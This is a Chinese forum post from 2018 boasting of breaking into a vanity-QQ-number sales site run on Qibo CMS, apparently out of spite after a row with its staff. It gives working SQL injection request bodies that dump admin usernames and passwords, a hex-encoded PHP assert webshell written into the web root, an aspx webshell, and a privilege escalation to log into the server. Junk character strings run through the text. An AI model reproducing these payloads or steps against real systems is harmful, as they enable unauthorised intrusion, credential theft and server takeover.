|
' g4 j7 A9 |! T) k; _
2 ^) f7 e! a% H 2 ^* ] Y \8 l# a
$ q$ w+ ^3 u$ b, S" w/ K& N 一、踩点寻找漏洞
/ {) z( O# q( F4 R& c, T/ w) L
闲来无事,在各个QQ靓号群求买5位QQ,寻问半天无果就在百度搜索5位QQ扫号找到“目标”www.qq.com,打开一看就一静态页面,哇好多靓号啊,90000000,300000,98888888,199999999,哇这么多靓号,然后我去联系客服,要求客服登录账户看看,此处略去100字,然后开始撕逼,然后就有了下文。。。。
5 c; A* t' L2 i* j1 }随手拿御剑扫了一下好多php页面,随手加一个member发现是齐博1.0的内容管理系统,然后就去百度找漏洞,什么后门漏洞一一做测试都无果,找来找去找到一个全版本的注入漏洞,详细利用方法如下:
; Y2 ~8 R- M* s5 @


先注册一个用户,记住注册时候的邮箱以uid号,
) ~6 h c* d2 t( ?, w
5 c' z5 w6 b* [
" g& P! V, v9 }) H/ `' L+ B: y然后我们打开火狐浏览器简单构造一下,http://www.qq.com/member/userinfo.php?job=edit&step=2,发送数据包如下:
, t" j1 \# J6 m$ V {9 O
T& G7 N1 x( F8 V1 ]; ^
truename=xxxx%0000&Limitword[000]=&email=123@qq.com&provinceid=,address=(select user()) where uid=3%23
9 B' n; l9 P/ }6 Q
这里的email和uid一定要和注册的账号所吻合,然后访问,提示成功以后查看用户资料如图:
) y* G/ i, R+ B

. |( c. c1 f7 j$ I# b7 K确实存在注入漏洞,那么我们来注入一下管理账号密码,修改数据包如:truename=xxxx%0000&Limitword[000]=&email=123@qq.com&provinceid=,address=(select concat(username,0x2e,password) from qb_members limit 1) where uid=3%23
7 v6 ~; a( `6 B0 w
' H$ k1 n2 y" T! O
0 A: f( N' e$ C3 p. k; ~5 \解密进后台如图:
9 Q- S! `4 `6 c4 H+ H

8 E/ u) h( S! h7 k. C( t% l5 y7 m
6 j" ~3 w G4 k! Z" A+ [9 ~+ E" p
& m4 k( f' U" U$ o( ~, P二、后台getwebshell
) z2 Y, P M. v- K! J进了后台,以前齐博有个后台getwebshell漏洞,在系统功能- 单篇文章独立页面管理-增加页面添加个webshell,如图:
! N+ r& ~) Q* w% ]/ X
1 G( V V5 l7 O6 j$ w
3 [* l7 U% r. Q3 ?$ P7 U* z0 k, |
( \6 I G$ |5 R8 }2 N' e9 ^. U然后点确定,添加提示
. @4 l+ k5 i% u
( o. n. X1 Q( f4 I% ~

. T! Q" r3 i- X
2 L8 m' Y; i2 q! h% t. ?

由于是ii6.0的所以我们可以考虑一下解析漏洞,我们再来如图:
% p: g: g2 G* k/ L; V& ]+ w
% q$ F8 A+ t* ]# o3 E
: `3 q* ~# W4 a- f
改静态页面为help.php;.htm,然后我们发现访问help.php;.htm是404(写文章之前测试是可以成功写入的),欧巴,他么的我们再想想别的办法,抽了一支烟,我们继续,他这里不是有个服务器信息、数据库工具吗,之前我们测试当前用户名是root,那么我们完全可以考虑利用服务器信息、数据库工具来导入一句话,屌屌的妈妈的,我们来演示一下,先把一句话hex编码一下,<?php assert($_POST[sb]);?>编码以后是:0x3C3F7068702061737365727428245F504F53545B73625D293B3F3EDA网站目录是D:\wwwroot\qq.com\admin\,注意我们要把\改成/,否则不成功D:/wwwroot/qq.com/admin/,下面我们来导一下
/ s. h/ g g' }! N- u% Z1 ^9 l如图:
, u/ l; M. Z0 T- q8 w4 E
& V k" y/ Q8 U0 ~2 z }- D
5 o& p7 H" ~1 T0 H1 i& M
& d) ~) b% j ]* Y6 }* w- r' O

之前已经测试过了用普通菜刀无法连接,测试用过狗菜刀也无法连接,用xiese打开
* K) J. A# Z3 e
2 o% O- ]2 @% V' h
$ T, p( ~4 A8 f4 e/ s! T
! U# \; q; z/ K; B, T
三、提权进服务器
6 Q* M* P5 N/ e$ A9 ^6 e经测试xise下一句话只有在admin目录下有权限浏览,且不能执行命令,庆幸的是支持aspx,那么我们就上一个aspx大马,然后执行命令提示拒绝访问,哈哈在c:\windows\temp下上传cmd.exe然后执行systeminfo,发现打了400多补丁,如图:
' s! \; b% s& E# ], h1 { t
2 w/ _* j6 Y: I, M

* I0 X6 p. s+ a* [啧啧啧,这么多补丁,我都没去试试今年和2014年放出来的exp,而且是在咱们大00下载了一个变异pr,然后上传提权如图:
, @0 ?' g2 F% @* X7 R
9 _1 s6 w3 _" B: h$ l
! `: J* g% j8 M- q4 g3 K$ _然后登陆服务器如图:
" p1 \( j i: D' u2 F4 k: O* p2 t+ I
; X' b( z+ M, `/ Z / E$ \; M+ v% }! \7 i ; E; {9 R) m6 d
) j/ z0 `: J6 N. O3 C6 ]) L
3 Y7 f# p0 e! Z) }1 m3 D4 d7 O难怪普通刀连接不上,原来是有狗。
0 f+ A: M# `! n+ [: L: E, {
" C' N, \# |; W. J" X# m( `6 a! \
+ Q* h4 s* C& t: J9 K! Z2 k2 A6 T4 Z
. L& N1 n. W: @: h
. c4 {0 _: p4 G$ Q; A# M7 W0 s a
. Q e, R9 T2 T8 d
2 C9 I9 F% R) A2 m
| 


 发表于 2018-10-20 20:08:47

 收藏
 支持
 反对